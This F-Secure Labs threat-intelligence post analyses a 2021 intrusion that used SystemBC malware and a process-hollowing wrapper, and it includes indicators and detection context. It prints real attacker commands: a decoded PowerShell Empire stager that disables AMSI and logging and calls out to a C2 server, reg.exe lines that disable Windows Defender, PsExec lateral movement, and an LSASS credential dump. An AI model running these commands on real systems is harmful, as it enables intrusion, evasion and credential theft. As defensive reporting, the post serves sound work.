Prelude to Ransomware: SystemBC

labs.f-secure.com/blog/prelude-to-ransomware-systembc/

Introduction

In late February 2021, F-Secure's Managed Detection and Response (MDR) service identified the execution of SystemBC malware as part of a hands on keyboard crimeware intrusion. The intrusion was stopped before the threat actor could reach their objective, but in recent reporting the use of this malware has been tied to Ransomware activity. F-Secure was also able to identify another recent intrusion conducted by the threat actor where they had deployed Ryuk ransomware.

F-Secure's analysis of the SystemBC sample identified that this was a new variant of the malware, with several notable differences from previous versions. The sample was executed by a previously undocumented "wrapper", which F-Secure's research suggests has been used in combination with multiple malware families common in crimeware intrusions.

This blog shall provide insight in to both the intrusion and the malware sample, so that organizations can be informed to protect themselves from this evolving threat. A detection section is included, which contains actionable takeaways so that organizations can improve their own defenses against this, and similar, threats.

Intrusion Technical Detail

The intrusion began in a third-party IT service provider, which had an un-patched VPN appliance that was vulnerable to remote exploitation. The threat actor was able to extract credentials from this device and then access a host with connectivity to the victim network. The threat actor entered the victim network via a Remote Desktop Protocol (RDP) connection using stolen credentials of an administrator account belonging to that third-party IT service provider.



Figure 1: Initial Access Attack Path

Once the RDP session had connected the threat actor immediately began to enumerate the victim domain and network. With an interactive PowerShell session they used the Windows utilities like net.exe, ping.exe and nltest.exe.

```
C:\Windows\System32\net.exe group "enterprise admins" /domain
C:\Windows\System32\net.exe user <USER> /domain
C:\Windows\System32\net.exe group "domain admins" /domain
C:\Windows\System32\net.exe group "domain computers" /domain
C:\Windows\System32\nltest.exe /dclist: <DOMAIN>
```

Figure 2: Enumeration Command Lines

Shortly after this they scanned the network using a portable version of Advanced IP Scanner, a tool popular in crimeware circles. The scanner was used to sweep multiple sub-networks for normal service ports and dynamic ranges.

```
%USERPROFILE%\Downloads\Advanced_IP_Scanner_2.5.3850.exe
```

Figure 3: Advanced IP Scanner Path

The scanner was downloaded from the software provider's website via internet explorer and executed with explorer.exe. F-Secure's investigation uncovered a forensic artifact that suggests the threat actor was watching a YouTube video on how to use this tool prior to execution.

After initial reconnaissance, the adversary executed a Base64 encoded PowerShell command. The decoded command is included below.

```
If($PSVERsIONTabLe.PSVERSIoN.MajOR -ge 3){$GPF=
[ref].ASsEMBly.GetTypE('System.Management.Automation.Utils')."GeTFIe`lD"
('cachedGroupPolicySettings','N'+'onPublic,Static');IF($GPF)
{$GPC=$GPF.GetVALUE($nuLL);If($GPC['ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']
['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['EnableScriptBlockInvocationLogging']=0}$vAl=
[CoLLectIonS.GenErIc.DICTIONary[String,SYSTEm.OBJECT]]::New();$val.Add('EnableScriptB'+'lockLogging',0);$VAl.AD
('signatures','N'+'onPublic,Static').SeTVaLue($nuLL,(New-ObjecT COllEcTiONs.GenERIC.HashSET[StRINg]))}
[ReF].ASSeMBly.GEtTyPE('System.Management.Automation.AmsiUtils')|?{$_}|%
{$_.GEtFiELd('amsiInitFailed','NonPublic,Static').SETValue($NULL,$tRUe)};};
[SySTEm.NeT.SERVIcePoINTMaNAGeR]::ExpecT100ContInue=0;$wc=NEw-OBJECt SYStEM.NeT.WEBCLIENT;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};$Wc.HeAdeRS.AdD('User-
Agent',$u);$WC.PRoXy=[System.Net.WeBRequest]::DefaULtWeBProXY;$Wc.PrOXY.CRedeNTiALS =
[SysTEm.NeT.CrEDeNtIaLCAChe]::DEFAULtNEtwORKCREdENTiALs;$Script:Proxy = $wc.Proxy;$K=
[System.TEXt.ENCoding]::ASCII.GEtBYTES('b3a9ff9c3041b9841a771013e1ac9f21');$R={$D,$K=$ArGs;$S=0..255;0..255|%
{$J=($J+$S[$_]+$K[$_%$K.CoUNt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=
($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-
bXor$S[($S[$I]+$S[$H])%256]}};$ser='https://193.29.104.187/:443';$t='/news.php';$WC.HeadERs.ADd("Cookie","sessi
jOIn[Char[]](& $R $DaTa ($IV+$K))|IEX
```

Figure 4: Decoded PowerShell Command

The command is associated with the PowerShell Empire framework and disables ScriptBlock logging and AMSI before connecting out to an external Command and Control (C2) server. The threat actor was using the default version of PowerShell Empire with the following C2 and UserAgent:

```
C2: https://193.29.104[.]187/news.php
User-agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Figure 5: PSE C2 & User Agent

After establishing C2 communication through PowerShell Empire and conducting additional reconnaissance, the actor disabled Windows Defender with multiple registry changes using *reg.exe*.

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t REG_DWORD /d 0 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection
/t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableRoutinelyTakingAction /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v DisableEnhancedNotifications /t
REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v DisableBlockAtFirstSeen /t REG_DWORD
/d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SpynetReporting /t REG_DWORD /d 0 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SubmitSamplesConsent /t REG_DWORD /d
2 /f
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
```

Figure 6: "reg.exe" Command Lines

Immediately after Windows Defender was disabled the actor downloaded an archive from “sendspace[.]com” – an online file sharing platform.

```
hXXps://fs12n1.sendspace[.]com/dl/2dcbf9eb9e28920a81febd3f0a8cda84/6039c40226878d2e/px2kd3/1.rar
```

Figure 7: Malicious Archive URL

Once extracted from the archive then the file “Svchost.exe” (2dc93817039e6fa4fae014e1386cffa7ac35b89feac59d8abe7f51be1c089580) was executed. F-Secure’s analysis shows this file is a new variant of the SystemBC malware family. Full analysis of the malware is included later in this post.



Figure 8: SystemBC Download

With multiple routes of access established to the network the threat actor then downloaded another archive, from the same domain, containing four additional files.

```
hXXps://fs12n5.sendspace[.]com/dl/5593c4325c0f9c23cb59661893ae9454/6039c46105fab7d4/3dugcw/2.zip
```

Figure 9: Additional Malicious Archive URL

The files downloaded were stored on a share that was mapped for all hosts on the victim network.

```
servers0.bat
1.ps1
a.ps1
PsExec.exe
```

Figure 10: Archive Contents

The first file of interest, servers0.bat, was a batch file that contained a long list of commands to execute the *"1.ps1"* PowerShell script on multiple hosts using *PsExec.exe*.

```
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\l.ps1"
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>$" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\l.ps1"
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>$" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\l.ps1"
start PsExec.exe -d \\<hostname> -u "<username>" -p "<pass>$" -accepteula -s cmd /c "powershell.exe -
ExecutionPolicy Bypass -file \\<share>\l.ps1"
…
```

Figure 11: Truncated Contents of "servers0.bat"

The PowerShell script *"1.ps1"* would attempt to create a dump of the LSASS process using rundll32.exe in combination with comsvcs.dll. If successful the threat actor would look to extract any credentials stored in the memory of this process using tools such as Mimiktaz.

```
$computerName = $env:computername;
$procid = Get-Process | Where-Object {$_.ProcessName -eq 'lsass'} | Select-Object Id
Powershell -c rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $procid.Id $Env:TEMP$computerName full
Start-Sleep -s 59
Copy-Item -Path $Env:TEMP$computerName -Destination "\\<hostname>\<share>\$($computerName)"
```

Figure 12: Contents of "1.ps1"

In addition, the threat actor deployed a PowerShell script named "a.ps1" that had the capability to further enumerate hosts across the network. Interestingly the file still had the hostname and domain from a previous intrusion of another victim by the group, which allowed F-Secure to notify that victim of the activity. F-Secure did not see any evidence of the execution of this script despite its creation on victim systems by the threat actor.

```
$path = "\\<hostname>.<domain>\s$\" + $env:computername;
$OutputVariable = (cmd.exe /c tasklist /v) | Out-File -FilePath "$($path)_task.txt" -Append;
$OutputVariable = (cmd.exe /c arp -a) | Out-File -FilePath "$($path)_arp.txt" -Append;
$OutputVariable = (cmd.exe /c dir C:\users) | Out-File -FilePath "$($path)_users.txt" -Append;
```

Figure 13: Contents of "a.ps1"

The actor was not able to execute any further malicious commands as containment was actioned by the F-Secure MDR service and the victim organization.

"Svchost.exe" Analysis - SystemBC

File Name: svchost.exe

SHA1: f8af1b293aecdb3d1fe038b4b638f283ee852287

MD5: fa93cfe0898c704551cefdfa193d406f

SHA256: 2dc93817039e6fa4fae014e1386cffa7ac35b89feac59d8abe7f51be1c089580

Path: C:\Users\Public\svchost.exe

Execution Command Line: C:\Users\Public\svchost.exe start

Wrapper

The “svchost.exe” binary is a wrapper that contains an encrypted SystemBC payload. When the wrapper executes, it decrypts the payload and injects it into the memory of a child process. The technique used is commonly known as process hollowing.

All the key APIs of wrapper are resolved at runtime. After the resolution routine, it creates a new process using its own command line. A new child process is then created out of the wrapper disk image.



Figure 14: Process Command Line

The child is launched as suspended, this is done to allow subsequent process injection into the new child process. The wrapper uses NtUnmapViewOfSection to empty the target process memory.



Figure 15: NtUnmapViewOfSection Code

0x7000 bytes of new memory is allocated into the child process with VirtualAllocEx at offset 0x400000 and the permissions of the section are set to PAGE_EXECUTE_READWRITE with flprotect = 0x40. The SystemBC backdoor is then decrypted and injected into the new memory space with WriteProcessMemory.



Figure 16: WriteProcessMemory Code

After the required code is injected, the wrapper finally sets the main thread context in the child to point to the correct entry point 0x1000 and calls ResumeThread on the child process. The use of process hollowing ensures the unpacked malicious code is only visible in the process memory and not the on-disk version of the file.



Figure 17: Wrapper Execution Flow

Pivoting from the debug string found in the wrapper *"y:\test4\e93\Debug\e93.pdb"* we can see multiple other samples, with other payloads such as Bazar Loader. The earliest observed malware sample in F-Secure's telemetry dates back to December 2019. There were over 300 samples in total that contain a similar PDB path and appear to be the same wrapper. The table below includes a selected few examples.

PDB Path	Compilation Time Stamp
y:\test4\104\Debug\104.pdb	2019-12-15 18:02
y:\test4\a30\Debug\a30.pdb	2020-08-09 11:58
y:\test4\e45\Debug\e45.pdb	2020-09-06 17:07
y:\test4\e62\Debug\e62.pdb	2020-12-01 10:43
y:\test4\e88\Debug\e88.pdb	2021-01-11 10:19
y:\test4\e93\Debug\e93.pdb	2021-02-23 21:32
y:\test4\e97\Debug\e97.pdb	2021-03-02 17:55
y:\test4\e98\Debug\e98.pdb	2021-03-10 16:07
y:\test4\e98\Debug\e98.pdb	2021-03-13 23:22
y:\test4\e94\Debug\e94.pdb	2021-03-20 10:16

The PDB paths suggest a single environment is used to compile the malware. This is likely linked to a single malware developer or team. Artifacts within the binaries suggest that the author is Russian speaking, which aligns with F-Secure's knowledge of the wider crimeware actor who conducted the intrusion.

SystemBC Payload

As reported by Sophos, SystemBC is known as an "off-the-shelf" piece of malware, which is bundled with a TOR client to phone home via the TOR network. In an even earlier version, found by Proofpoint in 2019, the malware was using a SOCKS5 proxy. The SystemBC payload analyzed by F-Secure shares a number of key capabilities with the previously reported samples.

At the first time executing it will create a scheduled task for persistence via a COM interface (CLSID: 148BD52A-A2AB-11CE-B11F-00AA00530503). The scheduled task is created from the wrapper image, named “wow64”, given the “start” argument and scheduled to run every two minutes after the first execution at current time. The CLSID is located in the .data section starting at 0x50C3.

The malware executes files received from the C2 after writing the files out to %TEMP%. It supports execution of EXE, VBS, BAT, CMD and PS1 file types.



Figure 18: C2 Identification Routine

PS1 files will be executed with PowerShell using the parameters “-WindowStyle Hidden -ep bypass –file” and the payload, which is identical to the other public samples analyzed by security researchers. Other file types will be executed via a scheduled task, the same COM interface that is used for its own persistence.



Figure 19: Execution Flow

SystemBC: A new variant?

The sample analyzed by F-Secure also had significant differences to those previously analyzed. The SystemBC payload was smaller than previous 2020 versions, with the size of the unpacked payload being just 28 KB as opposed to the TOR version which is 44 KB. The new version lacked previously observed features such as the TOR client, AV search and binary relocation on disk. The following sections explore those differences in more detail.

Initialization

When the SystemBC payload F-Secure analyzed is executed, it will search and create a mutex “wow64”. Then it calls sub_402985 to check if the passed command line argument equals to “start”. If the mutex was not found and the file was executed with “start”, it will continue to the sub_401549 to execute the C2 commands.



Figure 20: Initialization Function (New Version)

In the older version of SystemBC, the name of the process will be used as a mutex. The initialization is fairly similar to the new sample with few differences. The old sample will attempt to find the a2guard.exe process, which is linked to an anti-virus product belonging to Emisoft. If the process is found the sample will exit without establishing a persistence. If start argument is missing, the file will be copied into a random directory under ProgramData.



Figure 21: Initialization Function (Old Version)

In both samples, if the “start” argument is missing, a scheduled task will be created from the disk image with “start” argument.

C2 Callback

Before SystemBC calls the C2 server, it will collect some basic information from the host.

- Username
- The Windows build number for the infected system
- A WOW process check (32-bit or 64-bit detection)
- The volume serial number

